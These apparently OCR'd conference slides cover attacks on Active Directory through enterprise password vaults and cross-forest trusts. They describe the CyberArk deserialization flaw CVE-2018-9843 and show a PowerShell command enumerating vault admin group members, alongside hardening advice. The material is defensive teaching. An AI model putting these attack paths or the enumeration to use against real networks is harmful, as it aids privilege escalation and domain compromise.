
- Password vault as the "jump" system to perform administration with no knowledge of account password.



Enterprise Password Vault


Password Vault Option #2: RDP Proxy

- Password vault as the "jump" system to perform administration with no knowledge of account password.




Compromise Enterprise Password Vault

Compromise the Browser on the Workstation to compromise vault access



Compromise Enterprise Password Vault



Enterprise Password Vault Admins

```
PS C:\> get-netgroup 'CyberArk Admins' | Get-NetGroupMember


GroupDomain   : trimarcresearch.com
GroupName     : CyberArk Admins
MemberDomain  : trimarcresearch.com
MemberName    : WCrusher
MemberSID     : S-1-5-21-3059099413-3826416028-81522354-3606
IsGroup       : False
MemberDN      : CN=Wesley Crusher,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com

GroupDomain   : trimarcresearch.com
GroupName     : CyberArk Admins
MemberDomain  : trimarcresearch.com
MemberName    : JoeUser
MemberSID     : S-1-5-21-3059099413-3826416028-81522354-1604
IsGroup       : False
MemberDN      : CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com

GroupDomain   : trimarcresearch.com
GroupName     : CyberArk Admins
MemberDomain  : trimarcresearch.com
MemberName    : Eddie
MemberSID     : S-1-5-21-3059099413-3826416028-81522354-1601
```

Password Vault Config Weaknesses

- Authentication to the PV webserver is typically performed with the admin's user account.
- Connection to the PV webserver doesn't always require MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server (usually).
- Sessions aren't always limited creating an opportunity for an attacker to create a new session.
- Vulnerability in PV can result in total Active Directory compromise.

CyberArk RCE Vulnerability (April 2018)

- CVE-2018-9843:
  “The REST API in CyberArk Password Vault Web Access before 9.9.5 and 10.x before 10.1 allows remote attackers to execute arbitrary code via a serialized .NET object in an Authorization HTTP header.”
- Access to this API requires an authentication token in the HTTP authorization header which can be generated by calling the “Logon” API method.
- Token is a base64 encoded serialized .NET object ("CyberArk.Services.Web.SessionIdentifiers“) and consists of 4 string user session attributes.
- The integrity of the serialized data is not protected, so it’s possible to send arbitrary .NET objects to the API in the authorization header.
- By leveraging certain gadgets, such as the ones provided by ysoserial.net, attackers may execute arbitrary code in the context of the web application.

https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution


Enterprise Password Vault Best Practices

- Secure Administration
  - Ensure only admin accounts are members of password vault admin groups.
  - Restrict access to the system and related computers – includes system management, GPOs, etc.
- Secure Authentication
  - All PV authentication should require MFA.
  - AD admins should only connect from an admin system (workstation or server) specific to AD administration.
  - AD admins should only connect with credentials other than regular user or AD admin credentials. We refer to this as a “transition account.”
- Protect like a Domain Controller
- Limit Communication
  - Restrict inbound communication.
- Split out the roles to separate servers when possible (CyberArk)
- Patch Regularly

Exploiting Prod AD with an AD Admin Forest

- Deployments often ignore the primary production AD since all administrators of the AD forest are moved into the Admin Forest.
- They often don't fix all the issues in the production AD.
- They often ignore service accounts.
- Agents on Domain Controllers are a target – who has admin access?
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).

Cross-Forest Administration



Forest A Domain Admin Account

Result:

Full Compromise of the Production Active Directory

Cross-Forest Administration

- Production (Forest A) <--one-way--trust---- External (Forest B)
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.
- Switch to a “No Trust” model if possible, especially with M&A.

AD Defensive Pillars

Administrative Credential Isolation & Protection

Hardening Administrative Methods

Reducing & Limiting Service Account Rights

Effective Monitoring

Administrative Credential Isolation & Protection

- Focus on protecting admin credentials.
- Separate AD admin account from user account.
- Separate AD admin account from other admin accounts.
- Use distinct naming - examples:
  - ADA – AD Admins
  - SA – Server Admins
  - WA – Workstation Admins
- Ensure AD admin accounts only logon to secured systems
  - AD Admin Workstations
  - AD Admin Servers
  - Domain Controllers

Why Admin Workstations?

- The battle has moved from the perimeter to workstations on the network.
- Management of regular workstations provides a common escalation path.
- Credentials found on workstations are often used to elevate privileges.
- Builds on the concept of separate accounts for user activities and administrative tasks.

Keep in mind that any agent that can install/run code typically has Admin/System rights to the computer.

Hardening Administrative Methods

